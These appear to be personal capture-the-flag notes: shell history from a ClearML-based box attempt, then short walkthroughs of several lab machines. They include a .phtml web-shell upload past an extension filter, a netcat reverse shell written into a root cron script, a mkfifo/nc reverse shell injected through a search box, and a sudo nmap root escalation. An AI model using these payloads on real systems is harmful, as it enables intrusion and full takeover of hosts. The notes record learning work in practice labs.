37 whatweb 10.129.177.173 -a
38 whatweb 10.129.177.173 --help
39 whatweb 10.129.177.173 -l
40 whatweb http://app.blurry.htb
41 sudo apt-get install clearml
42 git clone https://github.com/allegroai/clearml
43 clear
44 ls
45 mv clearml /opt
46 sudo mv clearml /opt/
47 clear
48 echo $PATH
49 which clearml
50 export PATH=$PATH:/opt/*
51 clear
52 echo $PAATH
53 echo $PATH
54 which clearml
55 cd /opt
56 cl
57 ls
58 cd clearml
59 ls
60 chmod +x setup.py
61 ls
62 nano setup.cfg
```

```
./setup.py
python3 setup.py
cat setup.py
python setup.py
python2 setup.py
python2.7 setup.py
ls -lisa
ls
cd clearml
ls
cat ../requirements.txt
python3.11 ../setup.py
cd ..
ls
python3.11 setup.py
python3.11 ./setup.py
./setup.py --help
python3.11 ./setup.py cmd --help
python3.11 setup.py cmd --help
python3.11 setup.py --help
python3.11 setup.py install
sudo python3.11 setup.py install
which clearml
ls
python3.11 setup.py --help
cd build
ls
cd bdist.linux-x86_64
ls
cd ..
cd lib
ls
cd clearml
ls
python3.11 __init__.py
python3.11 __init__.py --help
cd utilities
ls
python3 enum.py
python3 networking.py
which pip
pip install clearml
clearml-init
sudo clearml-init
which clearml
clearml-data
clearml-data sync
clearml-data sync *
find / --name "clearml.conf" 2>/dev/null
find / -name "clearml.conf" 2>/dev/null
cat /opt/clearml/docs/clearml.conf
nano /opt/clearml/docs/clearml.conf
clearml-init
cd ~/Downloads
ls
cd ~/Desktop
ls
cd Tools
ls
mkdir python
cd python
nano revshell.py
chmod +x revshell.py
ls
nano revshell.py
ls
python3 revshell.py
python revshell.py
python2 revshell.py
nano revshell.py
python2 revshell.py
nano revshell.py
nano test.py
python2 test.py
nano revshell.py
```

```
138 clear
139 clearml-data create --project Bean --name Bean1\n
\nclearml-data add --files revshell.py\n\nclearml-data close
140 man clearml
141 man clearml-data
142 clearml-data --help
143 clearml-init
144 cat /home/kali/clearml.conf
145 clearml-data add --files revshell.py
146 clearml-data add --files revshell.py --id Bean1
147 clearml-agent init
148 pip install clearml-agent
149 clearml-agent init
150 pip install clearml-agent
151 clearml-agent init
152 clearml-agent --help
153 nano revshell.py
154 python2 revshell.py
155 nano revshell.py
156 python2 revshell.py
157 which clearml
158 which clearml-init
159 which clearml-*
160 which clearml*
161 which "clearml-*"
162 find /usr/local/bin -name clear
163 find /usr/local/bin -name "clear*"
164 clearml-task --help
165 clearml-task --version
166 sudo pip install clearml-agent
167 sudo pip uninstall clearml-agent
168 pip uninstall clearml-agent
169 sudo pip install clearml-agent
170 pip install clearml-agent
171 clearml-agent-1.8.1 init
172 clearml-agentinit
173 clearml-agent init
174 find / -name "clearml-agent" 2>/dev/null
175 export PATH=$PATH:/home/kali/.local/bin/
176 clearml-agent init
177 nano /home/kali/clearml.conf
178 which vscode
179 clearml-data list --project Bean
180 clearml-data list
181 clearml-data list --project Bean1
182 clearml-data close
183 nano /home/kali/clearml.conf
184 clearml-data close
185 nano /home/kali/clearml.conf
186 clearml-data close
187 nano /home/kali/clearml.conf
188 clearml-data close
189 clearml-data create --project Bean --name Bean1\n
\nclearml-data add --files revshell.py\n\nclearml-data close
190 clearml-data list --project Bean --name Bean1\n\nclearml-
data close
191 clearml-data get --id 59c8fcabfa234c8ba4aea918a0eaaf95
192 which clearml
193 cd /opt
194 ls
195 cd clearml
196 ls
197 cd clearml
198 ls
199 clearml-agent task
200 clearml-agent list
201 clearml-agent execute ~/Desktop/Tools/python/revshell.py
202 clearml-agent execute --id
97a4d3223bb34fcdb03cb618b4aa591f
203 clearml-agent --help
204 clearml-agent init
205 clearml-data create --project Bean --name Bean1\n
\nclearml-data add --files *\n\nclearml-data close
206 cd ~/Desktop/Tools/python
207 ls
```

```
  208  clearml-data create --project Bean --name Bean1\n
\nclearml-data add --files *\n\nclearml-data close
  209  clearml-data list --project Bean --name Bean1\n\nclearml-
data close
  210  clearml-data get --id 6af8cd95ec014672b958b19d6d1236f1
  211  clearml-data execute --id
6af8cd95ec014672b958b19d6d1236f1
  212  clearml-agent execute --id
6af8cd95ec014672b958b19d6d1236f1
  213  clearml-agent commit
  214  clearml-agent build
  215  clearml-agent build --id
6af8cd95ec014672b958b19d6d1236f1
```

Editorial

Saturday, June 15, 2024 3:02 PM

RECON:
change /etc/hosts

IP:
10.129.115.21

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Weaponization:

Delivery:

Exploitation:

Installation:

C2

Mongod

Thursday, September 19, 2024 2:23 PM

1. How many TCP ports are open on the tgt?
    a. 2
        i. nmap -T4 -Pn -p- 10.129.11.27

2. Which service is running on port 27017 of the remote host?
    1. MongoDB 3.6.8
        a. nmap -T4 -p 22,27017 -sV 10.129.11.27

3. What is the command name for the mongo shell that is installed with the mongodob-clients package
    1. #google research shows:
        a. mongo

4. what is the command used for listing all the databases present on the MongoDB server?
    1.

Diff3r3ntS3c

Friday, October 25, 2024 9:06 PM

enum the box

nmap reveals port 80 on the box

go to webpage

se upload

upload file

arbitrarily throw /uploads into the search bar
success!!

uploads ban .php, but we eventually find that .phtml files work! (it's the same as php and html combined)

upload a shell .phtml file

navigate to the folder in /uploads/<number>/ directory

open nc listener

click on the .phtml file

shell popped!!
whoami > candidate

user.txt = 9b71bc22041491a690f7c7b5fe0f4e8d

now for privesc, enumerate. check crontab.

cat /etc/crontab

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr  ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
* * * * * root /bin/sh /home/candidate/.scripts/makeBackup.sh
```

here we see that root runs /home/candidate/.scripts/makeBackup.sh

lets see what it does…

```
<scripts$ cat /home/candidate/.scripts/makeBackup.sh
#!/bin/bash

# Source folder to be backed up
source_folder="/var/www/html/uploads/"

# Destination folder for the backup
backup_folder="/home/candidate/.backups/"

# Create backup folder if it doesn't exist
mkdir -p "$backup_folder"

# Backup file name
backup_file="${backup_folder}backup.tar.gz"

# Create a compressed tar archive of the source folder
tar -czf "$backup_file" -C "$source_folder" .
```

okay…

I'm gonna append a callback because this script gets run every 1 minute.

echo "nc 192.168.40.128 1234 -e /bin/bash" > makeBackup.sh

- This will serve a bash shell to my IP whenever the cron job is running.

open a nc listener on port 1234

nc -lvnp 1234

wait for 1 minute to pass!

```
whoami
root
```

HackingStation

Saturday, October 26, 2024 3:56 PM

nmap reveals port 80

navigating to web page, see there is one input box and a search
input box is vulnerable to command injection, add a ; <CMD> to the end of it
whoami > hacker

drop a reverse shell
; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.40.131 9901 >/tmp/f

popped!
whoami > hacker

discovery, used the LinEnum.sh script
https://raw.githubusercontent.com/rebootuser/LinEnum/refs/heads/master/LinEnum.sh

discovered nmap can be run as sudo!
gtfobins has an nmap privesc method:

https://gtfobins.github.io/gtfobins/nmap/#sudo

this reveals:

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

after running this, whoami > root

Experience

Sunday, October 27, 2024 7:33 PM

Set up the box, on run do an NMAP scan

n